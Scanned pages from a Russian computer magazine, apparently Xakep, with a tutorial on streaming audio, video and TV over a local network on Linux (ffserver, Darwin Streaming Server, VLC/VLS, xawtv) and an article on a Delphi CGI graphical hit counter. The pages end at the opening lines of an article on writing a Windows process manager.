ВЕЩАЕМ В СЕТИ!

В одном из прошлых номеров я рассказывал о том, как создать свой собственный потоковый музыкальный сервер. На эту статью пришло довольно много откликов с просьбой дать более подробную информацию о вещании, как аудио, так и видеопотоков. Сегодня мы продолжим разговор об mp3-серверах, подробно остановимся на потоковых киносерверах и затронем не менее интересную тему – телевидение и сеть. После прочтения ты сможешь, используя самый обычный ТВ-тюнер и свой любимый дистрибутив линукса, не только сам смотреть телепередачи, но и показывать их своим односетчанам!

Мал ffmpeg, да дорог

Разработчики ультрабыстрого аудио/видео конвертера ffmpeg с недавнего времени закрыли анонимный доступ к своему CVS-репозиторию, поэтому придется скачать автоматически генерируемый ежедневный снапшот исходного кода. После распаковки архива перейдем в созданный каталог, озадачим скрипт configure инсталляционным каталогом, скомпилируем и установим:

```
$ tar zxvf ffmpeg-cvs-YEAR-MONTH-DAY.tar.gz
$ cd ffmpeg-cvs-YEAR-MONTH-DAY
$ ./configure --prefix=/usr/local/ffmpeg
$ nice make
# make install
```

В итоге мы получим статически слинкованные (т.е. не зависимые от программных библиотек) кодек libavcodec для воспроизведения видеоданных и ffserver для реализации потокового вещания. Простейший конфигурационный файл (синтаксис которого очень напоминает конфиг Apache) потокового mp3-сервера может состоять всего лишь из четырех строчек:

```
# vi /etc/ffserver.conf
<Stream girls.mp3>
File /path/to/mp3/girls.mp3
Format mp2
</Stream>
```

Хотя, конечно же, корректней будет сразу задать все необходимые параметры:

```
<Stream test.mp3>
File /path/to/music/girls.mp3
Format mp2
AudioCodec mp3
AudioBitRate 64
AudioChannels 1
AudioSampleRate 44100
NoVideo
</Stream>
```

Запускаем ffmpeg-сервер и проверяем, за'bind()'ился ли он на дефолтный 8080 порт:

```
# /usr/local/ffmpeg/bin/ffserver -f /etc/ffserver
# netstat -na --inet | grep 8080
tcp 0 0 0.0.0.0:8080   0.0.0.0:*  LISTEN
```

Что же подразумевают под потоковым аудио и видеовещанием? Обычно мы действуем последовательно: с удаленного сервера скачиваем на винт нужный файл и скармливаем его проигрывателю. В случае с потоковой информацией все происходит совсем по-другому: сервер, на котором хранятся транслируемые данные, единовременно осуществляет одностороннюю доставку всем клиентам, подписавшимся на определенный виртуальный канал. Доставка происходит односторонняя, так как пользовательские плееры не отправляют никаких команд на сервер, а просто воспроизводят полученные данные в реальном времени, не сохраняя их на жесткий диск.

```
Videolan Server Administration System

Login: admin
Password:

admin@vls> help
Provider: Admin
Status: 0
Info: help: gives help on the specified command.
Info: program: configure an input with programs.
Info: logout: terminates the administration session.
Info: show: show running broadcasts, available channels, programs or inputs
Info: start: launches a program.
Info: stop: stops a program.
Info: suspend: suspends streaming.
Info: config: load and save configuration file.
Info: input: configure a new input.
Info: shutdown: stops the server.
Info: browse: gives the program list
Info: channel: configure a new channel.
Info: resume: resumes streaming.

admin@vls> _
```

Если у тебя этот порт занят апачем или проксей, то в конфиге просто переопредели его значение директивой Port:

```
Port 8090
```

Теперь для проверки на клиентской машине открываем Winamp, указываем адрес только что созданного mp3-сервера: Add -> Add URL http://ip.address.of.ffserver/test.mp3 и наслаждаемся запрошенной композицией. Для трансляции видео поступаем точно таким же способом (тестовый видеоролик sample.asf можно взять из установленного WinXP в каталоге Program Files\Movie Maker):

```
# vi /etc/ffserver.conf
<Stream test.asf>
File /path/to/movies/sample.asf
Format asf
</Stream>
```

Перезагружаем ffserver, вызываем Windows Media Player и вводим в адресную строку расположение, обрати внимание, не ролика, а созданного потока: File -> Open URL http://ip.address.of.ffserver/test.asf. Если возникнет необходимость транслировать видеоданные без звукового сопровождения, то следует добавить директиву NoAudio. Как ты мог заметить, в приведенных выше примерах файлы транслируются в сеть «по одному». К сожалению, ffserver не умеет работать с плейлистами, зато понимает так называемый глоббинг (раскрытие имен файлов):
File /path/to/music/*
Ограничение пропускной способности и числа одновременно подключенных пользователей; поддержка протоколов RTPS, SDP и списков контроля доступом ACL; работа с самыми различными аудио и видеоформатами: MP3, OGG, AC3, Real Audio, Macromedia Flash, MPEG1, MPEG4; журналирование пользовательских запросов – со всеми этими задачами прекрасно справляется ffserver. Очевидно, что при минимальных системных требованиях сервер ffmpeg предоставляет достаточно широкие возможности для развертывания потокового мультимедийного сервера, однако практически полное отсутствие документации портит впечатление об этой программе.

Кошерное яблочко

Прямой противоположностью маленькому, быстрому и свободно распространяемому ffmpeg выступает Darwin Streaming Server - монументальный потоковый сервер от небезызвестной компании Apple. Но не спеши обременять свой download manager новой ссылкой, так как сначала придется немного потрудиться и заполнить на сайте анкету, как всегда согласившись со всем, что предлагают. Только после этой не слишком утомительной процедуры тебе разрешат скачать девять с половиной (нет, не недель) мегабайт удовольствия. Почему удовольствия? Суди сам: поддержка форматов MP3, MPEG1, MPEG4; поддержка протокола SSL для создания защищенных соединений; симпатичный и интуитивно понятный web-интерфейс; удобная работа с плейлистами (drag'n'drop присутствует); простота в администрировании; тесная интеграция с проектом mpeg4ip (кодирование, транслирование и воспроизведение MPEG4). Итак, после того, как ты расправишься с архивом, предстоит произвести ряд не совсем привычных команд, поскольку стандартной установку сервера никак не назовешь:

```
# tar zxvf DSS-4_1_3.src.tar.gz
# cd DSS-4_1_3.src
# ./Buildit
# mkdir altroot
# ./DSS_MakeRoot -f altroot
# cd altroot
# ./Install
```

Какие же задачи мы хотим решать с помощью потокового сервера, и какие компьютерные мощности можем выделить для этих целей? Если планируется создание исключительно mp3-сервера, то вполне достаточно будет P133 с 32 Мб ОЗУ, либо P233 с 64 мегами в случае со связкой Apache + mod_mp3. Для небольшого потокового киносервера потребуется как минимум шустрый селерон со 128 Мб оперативки на борту плюс производительная дисковая подсистема, а для трансляции телепередач по локальной сети хорошей отправной точкой станет PIII, так как сжатие в MPEG1/MPEG4 будет производиться «на лету». Тестирование проводилось в 100-мегабитной сети. Сервером выступал Celeron600/128mb/80G/Gentoo Linux 1.4rc4. Роль клиентов выполняли компьютеры с установленными Win98SE и WinXP Pro SP1.

После выполнения последней команды свежеиспеченные бинарики растасуются по каталогам, затем будет выдано приглашение дважды ввести пароль администратора DSS и вуаля – наш сервер установлен и запущен. Но для возможности конфигурирования через web-интерфейс еще потребуется загрузить перловый скрипт:

```
# /usr/local/sbin/streamingadminserver.pl
```


Теперь в браузере набиваем http://ip.address.of.dss:1220/ и настраиваем потоковый сервер, создаем плейлисты и смотрим в «онлайновые» логи. Процесс конфигурирования абсолютно никаких сложностей не вызывает, поэтому здесь останавливаться не буду. Заботливые разработчики в каталоге /usr/local/movies уже приготовили для тебя по два mov и mp4 файла (в разном качестве), так что можно немедленно приступать к проверке работоспособности сервера. Запускай на клиенте либо QuickTime Player, либо RealAudio Player, вводи rtsp://ip.address.of.dss[:port]/sample_300kbit.mp4 и оценивай результат. Нельзя не упомянуть и о многоплатформенности Darwin Streaming Server. Разработчики портировали свое детище - помимо версии для Mac OS X (родная ось для него) есть версии и под Linux, на Solaris, FreeBSD и даже Windows. Потратив немного времени, мне удалось заставить его работать и на OpenBSD 3.2. Также не забывай поглядывать в bugtraq и обновлять DSS, так как в нем периодически обнаруживаются различные уязвимости.

Решения от лягушатников

VideoLAN Client – молодой проект французских студентов, главной целью которого является трансляция потокового видео в локальных сетях. Юникастное и мультикастное вещание по протоколам UDP и RTP; видео по запросу (Video On Demand); поддержка впечатляющего числа аудио и видеоформатов; работа с тарелками, хардварными MPEG-энкодерами, web-камерами, TV-тюнерами и DVD; работа в режиме медиаплеера – все это умеет VLC. На данный момент существуют версии под Windows, Linux, Free/OpenBSD, Mac OS X и BeOS. Определенную сложность может вызвать инсталляция этой программы, так как, например, для полной установки на Red Hat Linux кроме стандартных средств разработки потребуется выкачать и установить около 50 (!) rpm'ок зависимостей. Если же вручную собирать из сырцов полную версию, то потребуется примерно 20 зависимостей. Но легче от этого не становится... Поэтому для тех, кто хочет получить работоспособную программу и в то же время прилично сэкономить на трафике, предлагаю вот такой способ установки: при конфигурировании отключаем все, чем можно пренебречь, а именно: поддержкой DVD, тарелок, исков, буфера кадров, библиотеки SDL, протокола SLP и аудиоформата OGG. При таком подходе ни одной зависимости доставлять не потребуется.

```
$ tar zxvf vlc-0.5.3.tar.gz
$ cd vlc-0.5.3
```

NEXT



Юниксоид


ВЕЩАЕМ В СЕТИ!

Andrushock (andrushock@real.xakep.ru)

```
$ ./configure --prefix=/usr/local/vlc --disable-dvd --disable-dvbpsi --disable-ogg --disable-vorbis --disable-x11 --disable-xvideo --disable-sdl --disable-freetype --disable-fb --disable-gtk --disable-wxwindows --disable-slp --disable-mad
$ make
# make install
```

Для того чтобы транслировать файл (в данном случае в формате MPEG1), достаточно ввести следующую команду:

```
# /usr/local/vlc/bin/vlc /usr/local/movies/cradle.mpg --sout udp://192.168.5.21
```



Чтобы транслируемый поток направить в другую подсеть, например, через 7 роутеров, нужно добавить ключ –ttl 8 (число роутеров + 1). Для зацикливания проигрываемого файла используй флажок –loop, а для вывода отладочных сообщений –vvv. Теперь для приема видеоклипа на хосте с IP-адресом 192.168.5.21 открываем VLC (win32) и выбираем в меню File -> Network Stream -> UDP/RTP Port 1234.

VideoLAN Server - еще одна разработка кодеров из университета Ecole Centrale Paris. В отличие от клиентской версии, VLS не умеет принимать, декодировать и воспроизводить MPEG-потоки, зато включает в себя telnet-сервер для удаленного конфигурирования и поддерживает протокол IPv6. Серверный вариант требует обязательной установки библиотеки dvbpsi:

Декомпрессия MPEG у клиента происходит следующим образом: кодек разделяет MPEG-трафик на две составляющие: аудио и видеоинформацию. Аудиоданные декодируются и через усилок попадают на динамики, а видео проходит через анализ и расшифровку фреймов, затем изображение просчитывается и выводится на экран.

```
$ bunzip2 < libdvbpsi-0.1.2.tar.bz2 | tar xvf -
$ cd libdvbpsi-0.1.2
$ ./configure
$ make
# make install
```

И устанавливаем сам VLS:

```
$ bunzip2 < vls-0.5.0.tar.bz2 | tar xvf -
$ cd vls-0.5.0
$ ./configure --prefix=/usr/local/vls --disable-dvd
$ make
# make install
# ldconfig
```

Конфигурационный файл VLS неплохо прокомментирован, поэтому для экономии места я приведу только ключевые разделы конфига:

```
# vi /etc/vls.cfg
/* Заставляем VLS подвиснуть на 9999 порт */
BEGIN "Telnet"
LocalPort = "9999"
Use = "true"
END
/* Указываем абсолютный путь до транслируемого файла */
BEGIN "1"
Name = "presentation"
FileName = "/usr/local/movies/presentation.vob"
Type = "Mpeg2-PS"
END
/* Определяем виртуальные каналы */
BEGIN "Channels"
localhost = "network"
client1 = "network"
END
/* Описываем клиента */
BEGIN "client1"
DstHost = "192.168.5.21"
DstPort = "1234"
END
```

Загружаем VLS:

```
# /usr/local/vls/bin/vlsd –f /etc/vls.cfg
```

Телнетимся на 9999 порт сервера, вводим пасс админа и набираем команду для транслирования презентации:

```
admin@vls> start presentation client1 local1
```

Сканируем метровые диапазоны

Если твой компьютер оснащен ТВ-тюнером с поддержкой SECAM D/K, то рано или поздно у тебя возникнет резонный вопрос: можно ли смотреть телепередачи под Linux? Без проблем! И в этом ты сможешь убедиться прямо сейчас. Но для начала все же проверь, скомпилировано ли твое ядро со всеми необходимыми функциями:

Включены ли экспериментальные свойства ядра?

```
Code maturity level options --->
[*] Prompt for development and/or incomplete code/drivers
```

Добавлена ли поддержка загружаемых модулей?

```
Loadable module support --->
[*] Enable loadable module support
[*] Kernel module loader
```

Установлена ли поддержка интерфейса I2C?

```
Character devices --->
I2C support --->
<M> I2C support
<M> I2C bit-banging interfaces (NEW)
<M> I2C /proc interface (NEW) /* опционально */
```

Присутствует ли программный интерфейс для работы с картами аудио и видеозахвата?

```
Multimedia devices --->
<M> Video For Linux
[*] V4L information in proc filesystem (NEW) /* опционально */
<M> BT848 Video For Linux (NEW)
```

Включена ли поддержка звуковых карт?

```
Sound --->
<M> Sound card support
<M> VIA 82C686 Audio Codec (NEW)
<M> TV card (bt848) mixer support (NEW)
```


Если чего-то не хватает, то сохраняй конфиг, перекомпилируй ядро и после перезагрузки последовательно загружай модули в следующем порядке:


```
# modprobe i2c-core /* поддержка I2C интерфейса */
# modprobe i2c-proc /* доступ к I2C через /proc, опционально */
# modprobe i2c-algo-bit /* поддержка I2C bit-banging интерфейса */
# modprobe tuner type=3 /* тип кодировки SECAM */
#modprobe bttv card=35 /* номер ТВ-тюнера из файла /usr/src/linux/Documentation/video4linux/bttv/CARDLIST */
# modprobe via82cxxx_audio /* моя встроенная звуковуха */
```

Также не забудь проверить наличие устройства video0:

```
# ls –l /dev/video0
```

Если получишь отрицательный ответ, то создай его с по-





мощью скрипта MAKEDEV:

```
# cd /usr/src/linux/Documentation/video4linux/bttv/
# ./MAKEDEV video 0
```

Настало время взглянуть на логи:

```
# tail /var/log/messages

midian kernel: Linux video capture interface: v1.00
midian kernel: bttv: driver version 0.7.106 loaded
midian kernel: bttv0: detected: FlyVideo 98 (LR50)/ Chronos Video Shuttle II [card=35], PCI subsystem ID is 1851:1850
midian kernel: bttv0: using: BT878(Lifeview FlyVideo 98 LR) [card=35,insmod option]
```

Все! Твой ТВ-тюнер готов рваться бой. Осталось лишь скачать и установить xawtv, имхо, самую лучшую на сегодняшний день программу для просмотра телевизионных передач под никсами:

```
$ ./configure --enable-xfree-ext --enable-xvideo --enable-lirc --enable-gl --enable-dv \
--enable-mmx
$ make
# make install
```

После установки программы сразу переходим к поиску каналов:

```
$ scantv
```

Здесь выбираем стандарт телевизионного изображения SECAM и страну, в которой находимся:

```
scanning channel list russia...
R1   ( 49.75 MHz): no station
R2   ( 59.25 MHz): no station
R3   ( 77.25 MHz): ???
[unknown (R3)]
channel = R3
```

После первого пойманного канала нажимаем Ctrl+C, загружаем в фоновом режиме xawtv и устанавливаем метку телевизионного канала:

```
$ xawtv &
$ xawtv-remote setchannel R3
```

Если ты все делал правильно, на экране должна появиться телепередача в окне размером примерно со спичечный коробок ;-). Более тонкую настройку телеканалов можно произвести в самой программе указательными клавишами «влево»-«вправо». Переключать каналы можно с помощью стрелок «вверх»-«вниз».




Пример конфигурационного файла ~/.xawtv


```
[global]
fullscreen = 640 x 480
freqtab = Russia
pixsize = 128 x 96
pixcols = 1
jpeg-quality = 85

[defaults]
norm = SECAM
capture = over
source = Television
```

Телевидение в массы

Чтобы осуществить эту благородную миссию, сначала придется пересобрать ffmpeg с аргументом --enable-shared, так как нам потребуется динамически слинкованный libavcodec. Следующим шагом будет получение исходного кода VLC из CVS-репозитория проекта (на данный момент с возможностью транслировать телепередачи по локальной сети можно познакомиться, только используя CVS-версию):





```
$ mkdir ~/vlc_cvs
$ cd ~/vlc_cvs
$ cvs -d :pserver:anonymous@anoncvs.videolan.org:/var/cvs/videolan login
$ cvs -d :pserver:anonymous@anoncvs.videolan.org:/var/cvs/videolan -qz9 checkout -P vlc
/* следующую команду необходимо выполнять только для обновления VLC */
$ cvs -d :pserver:anonymous@anoncvs.videolan.org:/var/cvs/videolan -qz9 up -Pd
$ cd vlc
$ ./bootstrap
```

С помощью последних аргументов скрипта configure мы как раз включаем в VLC поддержку ffmpeg и интерфейса video4linux:

```
$ ./configure --prefix=/usr/local/vlc2 --disable-dvd --disable-dvbpsi --disable-ogg --disable-vorbis --disable-sdl --disable-gtk --disable-slp --disable-mad --disable-libmpeg2 --enable-ffmpeg --with-ffmpeg-tree=/home/root/ffmpeg-cvs-YEAR-MONTH-DAY --enable-v4l
$ make
# make install
```

Для группового вещания (multicast) телевизионных передач воспользуемся вот такой командой:

```
#/usr/local/vlc2/bin/vlc v4l:/dev/video:norm=secam:frequency=77.25:size=640x480:\
channel=0:adev=/dev/dsp:audio=0 –sout \
'#transcode{vcodec=mp4v,ab=256,vb=3000,vt=800000,keyint=80,acodec=mpga}: \
std{access=udp,mux=ts,url=239.255.5.10}'
```

Если при просмотре пропадает слишком много кадров, либо изображение идет с низким fps, то попробуй уменьшить размер картинки, а если и это не сильно поможет, то отключи трансляцию аудиоданных (в этом примере идет unicast вещание):

```
# /usr/local/vlc2/bin/vlc v4l:/dev/video:norm=secam:frequency=77.25:size=320x240 –sout \
'#transcode{vcodec=mp4v,ab=256,vb=3000,vt=800000,keyint=80}:std{access=udp, \
mux=ts,url=192.168.5.21}'
```

Ссылки по теме:
Проект ffmpeg: http://ffmpeg.sourceforge.net/
Проект mpeg4ip: http://mpeg4ip.sourceforge.net/
Пага xawtv: http://bytesex.org/xawtv/
Все, что касается VLC, VLS и dvbpsi можно найти здесь:
http://www.videolan.org/
http://developers.videolan.org/
Сайт, посвященный DSS: http://developer.apple.com/darwin/projects/streaming/
WinAMP-плагин для поддержки протоколов RTP/RTSP:
http://www.live.com/multikit/winamp-plugin.html
Через свежемясо можно найти абсолютно все: http://freshmeat.net/

Dr.Zlobyus (zlobyus@e-mail.ru)

Счетчик обращений «на раз»

Серверное программирование в Delphi

Просматривая содержимое какого-нибудь сайта, ты загружаешь в свой компьютер статические и динамические HTML-страницы. Если с первыми все понятно, то с последними дело обстоит несколько иначе. Динамические веб-сервера могут быть построены на разных технологиях: CGI (Perl, C/C++), PHP, ISAPI, ASP. Сейчас самые распространенные - это CGI и PHP (хотя PHP-скрипты могут работать и через CGI-интерфейс). И так уж сложилось, что CGI ассоциируется именно с перлом, ведь на этом языке написано бесчисленное множество супернавороченных скриптов. Но на самом деле это может быть практически любой язык, в том числе C/C++ и даже Delphi. О последнем как раз и пойдет разговор в нашей сегодняшней статье.

Dr.Zlobyus (zlobyus@e-mail.ru)

Протоколы программирования

CGI (Common Gateway Interface) - это стандартный протокол связи между браузером и веб-сервером. Подробнее о нем ты можешь узнать из предыдущих номеров Х. Вместо CGI можно воспользоваться совершенно другим подходом (путем обращения к интерфейсам API сервера), таким как ISAPI (Internet Server API), разработанным Microsoft, и NSAPI (Netscape Server API). ISAPI позволяет писать DLL, загружаемые в адресное пространство сервера и сохраняемые там какое-то время. Загрузив DLL, сервер получает возможность использовать для обработки каждого запроса отдельный поток. То есть сервер получает запрос, грузит DLL (если она еще не загружена!) и выполняет соответствующий код, результат которого и отсылается клиенту. А так как служебный обмен данными на сервере осуществляется через память, такие приложения работают на порядок быстрее, чем аналогичные CGI. Apache сервер тоже позволяет расширить свои возможности при помощи CGI, но он и поддерживает специальные библиотеки расширения (модули).

Как это в Delphi


Существует множество языков программирования, поддерживающих разработку серверных приложений. И вовсе не обязательно изучать новый язык только из-за того, что, по мнению некоторых, он имеет преимущество перед тем, к которому ты уже привык, и на котором писать код тебе значительно проще. Так что, если ты предпочел остальным языкам программирования именно Delphi, этот материал для тебя.
Я не зря перечислил все виды серверного программирования - все они поддерживаются Delphi, и их разработка в его среде приятна и несложна. Давай рассмотрим подробнее.
Конечно, разрабатывать CGI и другие типы серверных приложений в Дельфи можно по-разному, но я предлагаю использовать технологию WebBroker, поддерживающую иерархию классов VCL и CLX, что сильно упрощает разработку веб-приложений, а также специальный тип модулей данных (WebModule). Самое главное, что компонент WebModule является общим для всех типов приложений! Т.е. никаких изменений в коде, будь то ISAPI-, или CGI-проект, ты не найдешь! Единственное НО: если разрабатываешь проекты ISAPI, то код в разных версиях Дельфи будет отличаться, а если решил писать модули Apache, то их придется установить на сервер. Для этого помести свой модуль в папку modules сервера и отредактируй файл httpd.conf - читай комментарии внутри файла.
А теперь давай напишем простенькое веб-приложение.

Графический счетчик обращений

Почему я выбрал такой простой пример? Цель моей статьи - показать возможности Delphi, а дальше уже на твое усмотрение.
Итак, запускай Delphi и лезь в New -> Other -> Web Server Application. Далее появится диалоговое окно, в котором ты сможешь выбрать тип приложения (выбирай CGI). Перед тобой появилось окошко компонента WebModule1. Для построения приложения тебе придется редактировать Actions этого компонента. Добавь новый Action, нажав на кнопку Add new в диалоговом окне Editing Webmodule1.Actions. После этого создай обработчик события OnAction и напиши туда код из "Листинга счетчика".
Поясню, мы создаем не многофункциональное приложение, а простой счетчик посещаемости, поэтому никакие другие свойства компонента редактировать не надо; а вот для более сложных приложений понадобится редактирование поля PathInfo для каждого нового Action'а. Думаю, ты понимаешь, зачем это нужно.
А теперь давай разберемся с программой. Только сначала отредактируй раздел uses:

```
uses Windows, Graphics, Jpeg, ExtCtrls, SysUtils, Classes, HTTPApp;
```

Сам код объяснять не буду - там все очень просто. Расскажу лишь, как это работает. Существует два метода написания графических счетчиков: первый заключается в рисовании картинок с цифрами от 0 до 9 и последующей комбинации из них нужного числа. Второй (мы будем использовать его) - рисование в памяти растровой картинки с выводом числа прямо на ней. Как мы этого добьемся? Для начала создаем растровое изображение (компонент Image), а для рисования на нем используем стандартные методы класса TCanvas. Далее мы подключаем это изображение к объекту класса TJpegImage, чтобы получить изображение в формате jpeg. После этого можно сохранить полученные данные в поток и вернуть их клиенту.
Механизм же реализации счетчика еще проще: при обращении клиента к программе осуществляется проверка на наличие лог-файла с числом посещений. Если файл существует, то программа просто добавляет единицу и перезаписывает файл; если же



Счетчик в действии

его нет, то в файл пишется единица (так как мы все же обратились к странице один раз). А дальше осуществляется подготовка изображения и отправка его клиенту. За пересылку изображения клиенту отвечают три выражения:

Response.ContentType := 'image/jpeg'; - задает тип содержимого ответа;
Response.ContentStream := Stream; - присваивает поток свойству ContentStream;
Response.SendResponse; - отправляет ответ клиенту.

Теперь для проверки работоспособности приложения ты можешь обратиться к нему так: www.somehost.ru/cgi-bin/Project1, или вставить в нужную тебе страницу тег <img src="путь_к_скрипту">.

Заключение

И последнее. При написании серверных приложений каждый сталкивался с проблемой их отладки. Но у тех, кто использует Delphi таких проблем больше не будет: начиная с 6 версии появился встроенный отладчик Web App Debugger. Подробно рассказывать о нем не буду, но если возникнут вопросы, смело присылай их мне. Вот и все. Теперь у тебя есть начальные знания, необходимые для написания серверного приложения на Delphi.
Удачи!

Листинг счетчика

```
procedure
TWebModule1.WebModule1WebActionItem1Action(Sender: TObject;
 Request: TWebRequest; Response: TWebResponse;
var Handled: Boolean);
var
 Bitmap: TBitmap;
 Hits: Integer;
 LogFile: Text;
 FileName: string;
 Jpeg1: TJpegImage;
 Stream: TMemoryStream;
begin
FileName :='Count.log'; //задаем название лог-файла
System.Assign(LogFile, FileName);
try
if FileExists(FileName) then //если файл существует, то добавляем 1 к общему числу посещений
begin
Reset(LogFile);
Readln(LogFile, Hits);
Inc(Hits);
end
else //если нет, то пишем в файл 1
Hits := 1;
Rewrite(LogFile);
Writeln(LogFile, Hits);
finally
Close(LogFile);
end;

Bitmap := TBitmap.Create; //создаем изображение
try
Bitmap.Width := 120;
Bitmap.Height := 25;
Bitmap.Canvas.Font.Name := 'Arial';
Bitmap.Canvas.Font.Size := 14;
Bitmap.Canvas.Font.Color := RGB (255, 127, 0);
Bitmap.Canvas.Font.Style := [fsBold];
Bitmap.Canvas.TextOut (1, 1, 'Hits: ' + FormatFloat
('###,###,###', Int(Hits))); //выводим количество посещений

Jpeg1 := TJpegImage.Create;
try
Jpeg1.CompressionQuality := 50;
Jpeg1.Assign(Bitmap);
Stream := TMemoryStream.Create; //создаем поток
Jpeg1.SaveToStream (Stream); //помещаем в него изображение
Stream.Position := 0;
Response.ContentType := 'image/jpeg';
Response.ContentStream := Stream;
Response.SendResponse;  //отсылаем результат
finally
Jpeg1.Free;
end;
finally
Bitmap.Free;
end;
end;
```

ПРОЦЕСС ПОШЕЛ!

Пишем процесс-менеджер на C/C++

Процесс… Как много в этом звуке… Я еще помню времена, когда у меня стоял Windows 95, и на компьютере творился сплошной хаос. Стоило зависнуть одной программе, как сразу вылетали все форточки. Стандартный таскменеджер не просто не справлялся с работой, он сам порой являлся причиной сбоя. Тогда-то я и задумался о том, как бы получить над системой больше власти. Облазив кучу ресурсов в инете и не найдя ничего путного, я понял, что надо писать свой менеджер, имеющий больше возможностей, чем обычный, и самое главное - стабильно работающий. И я его написал, причем пользуюсь им по сей день. А вот как он был создан - этим я поделюсь с тобой в этой статье.

Николай "G" Андреев (gorlum@real.xakep.ru)

Мы научимся не только перечислять и выводить на экран все запущенные на данный момент процессы, но и по-разному манипулировать ими. Научимся "завершать задачу", менять приоритет процесса, его свойства и получать о нем любую информацию. Все эти навыки могут очень пригодиться при написании программ под windows.

Кодим

